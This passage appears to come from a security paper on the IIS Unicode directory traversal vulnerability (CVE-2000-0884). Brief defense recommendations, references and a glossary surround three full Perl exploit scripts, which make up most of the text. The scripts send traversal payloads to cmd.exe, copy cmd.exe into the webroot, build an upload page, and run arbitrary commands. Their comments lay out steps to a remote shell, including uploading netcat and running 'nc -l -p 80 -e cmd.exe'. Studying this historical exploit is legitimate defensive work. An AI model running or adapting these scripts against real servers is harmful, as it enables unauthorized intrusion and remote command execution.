Final recommendation in this scenario would be to have a layered defense comprised of fully patched and current firewalls (firewall sandwich with load balancers would be preferred), IDS, and web servers within a DMZ environment. The DMZ should be air gapped from the internal network and not share any common user accounts, passwords, or have any trust relationships. The web servers should be fully hardened and have minimal services present. Policy enforcement should then be renewed annually and systems should be audited quarterly by an outside consultancy.

Audit logs of the IDS and web servers should be full and complete and be stored on a separate server for forensics analysis after a successful breach. In addition, a structured security department that works in conjunction with the operational department and must approve/disapprove IT projects (within business reason) would be optimal.

Security is never an inexpensive endeavor. However, following industry best security practices can reduce the cost to a business and provide for an increased ROI (Return On Investment).

unicodecheck.pl exploit code

```
#!/usr/bin/perl
# Very simple PERL script to test a machine for Unicode
vulnerability.
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodecheck IP:port
# Only makes use of "Socket" library
# Roelof Temmingh 2000/10/21
# roelof@sensepost.com http://www.sensepost.com

use Socket;
# --------------init
if ($#ARGV<0) {die "Usage: unicodecheck IP:port\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Testing $host:$port : ";
$target = inet_aton($host);
$flag=0;
# ---------------test method 1
my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
# ---------------test method 2
my @results=sendraw("GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
# ---------------result
if ($flag==1){print "Vulnerable\n";}
else {print "Safe\n";}
# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                  select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

UNICODELOADER.PL EXPLOIT CODE

```
#!/usr/bin/perl
#######################
# Unicode upload creator
#
# Works like this - two files (upload.asp and upload.inc - have
# in the same dir as the PERL script) are build in the webroot
# (or anywhere else) using echo and some conversion strings.
# These files allows you to upload any file by
# simply surfing with a browser to the server.
#
# Typical use: (5 easy steps to a shell)
# 1. Find the webroot (duh)- let say its f:\the web pages\theroot
# 2. perl unicodeloader target:80 'f:\the web pages\theroot'
# 3. surf to target/upload.asp and upload nc.exe
# 4. perl unicodexecute3.pl target:80 'f:\the web pages\theroot\nc -l -
p 80 -e cmd.exe'
# 5. telnet target 80
#
# Above procedure will drop you into a shell on the box
# without crashing the server (*winks at Eeye*).
# Of coure you might want to upload other goodies as well
# right after nc.exe - fscan.exe seems a good choice :)
# This procedure is nice for servers that are very tightly
# firewalled; no FTP, RCP or TFTP out of it - as everything
# is client---> server on port 80.
#
# kids, please have a *good* look at the code before you use it :-]
# more info at
http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
#
# 2001/01/24 Roelof Temmingh
# roelof@sensepost.com
# http://www.sensepost.com
#
# PS: if the script breaks during the building of the uploader page
#     you should delete both upload.asp and upload.inc manually
####################################################################
#################

use Socket;

my $runi; my $thedir; $|=1;
open (ASP,"upload.asp") || die "Couldnt open the upload.asp file\n";
open (INC,"upload.inc") || die "Couldnt open the upload.inc file\n";
# --------------init
if ($#ARGV<1) {die "Usage: unicodeloader IP:port webroot\n";}
my ($host,$port)=split(/:/,@ARGV[0]);
my $target = inet_aton($host);
my $location=@ARGV[1];
print "\nCreating uploading webpage on $host on port $port.\nThe
webroot is $location.\n\n";
# -------------find the correct string
my @unis=(
"/scripts/..%c0%af../winnt/system32/cmd.exe?/c",
"/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c",
"/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe
?/c",
"/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/c
md.exe?/c",
"/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c",
"/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c",
"/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c",
"/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c");
my $uni;my $execdir; my $dummy; my $line;
foreach $uni (@unis){
 print "testing directory $uni\n";
 my @results=sendraw("GET $uni+dir HTTP/1.0\r\n\r\n");
 foreach $line (@results){
  if ($line =~ /Directory/) {
  ($dummy,$execdir)=split(/Directory of /,$line);
   $execdir =~ s/\r//g;
   $execdir =~ s/\n//g;
   if ($execdir =~ / /) {$thedir="%22".$execdir;}
    else {$thedir=$execdir;}
   $thedir=~ s/ /%20/g;
   print "farmer brown directory: $thedir\n";
   $runi=$uni; goto further;}
 }
}
die "nope...sorry..not vulnerable\n";

further:
#---------------test if upload exists already
my $a=`which ifconfig`; chomp $a;
my $aa=`$a -au | grep -i mask | grep -v 127.0.0.1 | head -n 1`;
$aa=~s/ //g;
sendraw("GET /naughty_real_$aa\r\n\r\n");
my $command; my $line;
if ($location =~ / /) {$command="dir %22".$location."%22";}
 else {$command="dir ".$location;}
$command=~s/ /+/g;
my @results=sendraw("GET $runi+$command\r\n\r\n");
foreach $line (@results){
 if ($line =~ /upload.asp/) {die "uploader is there already..\n";}
}
# --------------test if cmd has been copied:
my $failed=1;
my $command="dir $thedir%22";
$command=~s/ /+/g;
my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
my $line;
foreach $line (@results){
 if ($line =~ /denied/) {die "cant do a dir in the directory - try
switching dirs order around\n";}
 if ($line =~ /sensepost.exe/) {print "sensepost.exe found on
system\n"; $failed=0;}
}
```

```
#--------------we should copy it if its not there
my $failed2=1;
if ($failed==1) {
 print "sensepost.exe not found - lets copy it quick\n";
 $command="copy c:\\winnt\\system32\\cmd.exe
$thedir\\sensepost.exe%22";
 $command=~s/ /+/g;
 my @results2=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
 my $line2;
 foreach $line2 (@results2){
  if (($line2 =~ /copied/ )) {$failed2=0;}
  if (($line2 =~ /denied/ )) {die "access denied to copy here - try
switching dirs order around\n";}
 }
 if ($failed2==1) {die "copy of CMD failed - inspect
manually:\n@results2\n\n"};
}
# ------------ we can assume that the cmd.exe is copied from here..
my $path;
($dummy,$path)=split(/:/,$thedir);
$path =~ s/\\/\//g;
my @unidirs=split(/\//,$runi);
my $unidir=@unidirs[1];
$runi="/".$unidir."/sensepost.exe?/c";
print "uploading ASP section:\n";
while (<ASP>) {
 chomp;
 s/([<^&>])/^$1/g; s/\%/%25/g; s/\>/%3e/g;
 s/\</%3c/g; s/([\x0D\x0A])//g; s/\=/%3d/g;
 s/\&/%26/g; s/\+/%2b/g;
 if ($location =~ / /) {$command="echo $_ >>
%22".$location."\\upload.asp%22";}
  else {$command="echo $_ >> $location\\upload.asp";}
  $command=~s/ /%20/g;
  @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
  print ".";
  foreach $line (@results){
   if ($line =~ /denied/) {die "sorry, access denied to write the
upload page\n";}
  }
}
close (ASP);
###its really just the same as the previous one
print "\nuploading the INC section: (this may take a while)\n";
while (<INC>) {
 chomp;
 s/([<^&>])/^$1/g; s/\%/%25/g; s/\>/%3e/g;
 s/\</%3c/g; s/([\x0D\x0A])//g; s/\=/%3d/g;
 s/\&/%26/g;  s/\+/%2b/g;
 if ($location =~ / /) {$command="echo $_ >>
%22".$location."\\upload.inc%22";}
  else {$command="echo $_ >> $location\\upload.inc";}
 $command=~s/ /%20/g;
 my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
 print ".";
}
close (INC);
print "\nupload page created. \n\nNow simply surf to $host/upload.asp
```

```
and enjoy.\n";
print "Files will be uploaded to $location\n";

# -------------slighty modified RFP sendraw
sub sendraw {
 my ($pstr)=@_;
 socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
 if(connect(S,pack "SnA4x8",2,$port,$target)){
  my @in="";
  select(S); $|=1; print $pstr;
  while(<S>) {
   push @in,$_; last if ($line=~ /^[\r\n]+$/ );}
  select(STDOUT); return @in;
 } else { die("connect problems\n"); }
}
# Spidermark: sensepostdata unicodeloader
```

unicodexecute3.pl exploit code

```
#!/usr/bin/perl
########################
# Unicodexecute version3
# includes searches for alternative executable dirs
# please look at the code - you might be surprised what else I added
# checks for access denied added
# thnx to MH for testing etc.
#
# Usage is same as previous version:
# unicodexecute3.pl target:port 'command'
#
# kids - please look at the code before you use it...:-]
# more info at
http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
#
# 2001/01/24 Roelof Temmingh
# roelof@sensepost.com
# http://www.sensepost.com
##########################

use Socket;
my $runi; my $thedir; $|=1;
# --------------init
if ($#ARGV<1) {die "Usage: unicodexecute3 IP:port command\n";}
my ($host,$port)=split(/:/,@ARGV[0]);
my $target = inet_aton($host);
my $thecommand=@ARGV[1];
# -------------find the correct directory
my @unis=(
"/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c",
"/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c",
"/scripts/..%c0%af../winnt/system32/cmd.exe?/c",
"/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe
?/c",
"/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/c
md.exe?/c",
"/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c",
"/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c",
"/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c");
my $uni;my $execdir; my $dummy; my $line;
foreach $uni (@unis){
 print "testing directory $uni\n";
 my @results=sendraw("GET $uni+dir HTTP/1.0\r\n\r\n");
 foreach $line (@results){
  if ($line =~ /Directory/) {
  ($dummy,$execdir)=split(/Directory of /,$line);
   $execdir =~ s/\r//g;
   $execdir =~ s/\n//g;
   if ($execdir =~ / /) {$thedir="%22".$execdir; $thedir=~ s/
/%20/g;}
```

```
    else {$thedir=$execdir;}
   print "farmer brown directory: $thedir\n";
   $runi=$uni; goto further;}
 }
}
die "nope...sorry..not vulnerable\n";

further:
# --------------test if cmd has been copied:
my $a=`which ifconfig`; chomp $a;
my $aa=`$a -au | grep -i mask | grep -v 127.0.0.1 | head -n 1`;
$aa=~s/ //g;
sendraw("GET /naughty_real_$aa\r\n\r\n");
my $failed=1;
my @unidirs=split(/\//,$runi);
my $unidir=@unidirs[1];
my $command="dir $thedir%22";
$command=~s/ /+/g;
my @results=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
my $line;
foreach $line (@results){
 if ($line =~ /denied/) {die "can't access above directory - try
switching dirs order around\n";}
 if ($line =~ /sensepost.exe/) {print "sensepost.exe found on
system\n"; $failed=0;}
}
#--------------we should copy it
my $failed2=1;
if ($failed==1) {
 print "sensepost.exe not found - lets copy it\n";
 $command="copy c:\\winnt\\system32\\cmd.exe
$thedir\\sensepost.exe%22";
 $command=~s/ /+/g;
 my @results2=sendraw("GET $runi+$command HTTP/1.0\r\n\r\n");
 my $line2;
 foreach $line2 (@results2){
  if (($line2 =~ /copied/ )) {$failed2=0;}
  if (($line2 =~ /access/ )) {die "access denied to copy here - try
switching dirs order around\n";}
 }
 if ($failed2==1) {die "copy of CMD.EXE failed - inspect
manually:\n@results2\n\n"};
}
# ------------ we can assume that the cmd.exe is copied from here..
my $path;
($dummy,$path)=split(/:/,$thedir);
$path =~ s/\\/\//g;
$runi="/".$unidir."/sensepost.exe?/c";
$thecommand=~s/ /%20/g;
@results=sendraw("GET $runi+$thecommand HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /denied/) {die "sorry, access denied to write the
upload page\n";}
}
print @results;

#-------------slightly modified RFP sendraw
sub sendraw {
 my ($pstr)=@_;
 socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
 if(connect(S,pack "SnA4x8",2,$port,$target)){
  my @in="";
  select(S); $|=1; print $pstr;
  while(<S>) {
   push @in,$_; last if ($line=~ /^[\r\n]+$/ );}
  select(STDOUT); return @in;
 } else { die("connect problems\n"); }
}
# Spidermark: sensepostdata unicode3
```

ADDITIONAL INFORMATION

http://www.securityfocus.com/bid/1806 [also search for unicode]
http://www.whitehats.com
http://www.hack.co.za
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884
http://icat.nist.gov/icat.cfm?cvename=CVE-2000-0884
http://www.trusecure.com/html/tspub/hypeorhot/alerts/iistraversal.shtml
http://www.wiretrip.net/rfp/p/doc.asp?id=57&iface=3
http://www.unicode.org
http://www.packetstorm.securify.com

GLOSSARY OF TERMS

AIS – Automated Information System. Computer system or network.

Blackhat – Malicious person, see Cracker.

Cracker – A malicious person that intends upon intruding upon an AIS illegally.

Hacker – Person that explores computer systems and attempts to understand everything about them.

PEN-TEST – Penetration Test. The act of legally obtaining access to a computer system to verify the security posture of an AIS.

RFC – Request For Comments

Script Kiddies – Persons with little to no technical knowledge or experience. Persons that have to rely on scripts to perform an attack without understanding how the attack functions or

Whitehat – A person (typically a computer systems security officer or equivalent) that researches vulnerabilities and exploits in order to protect systems.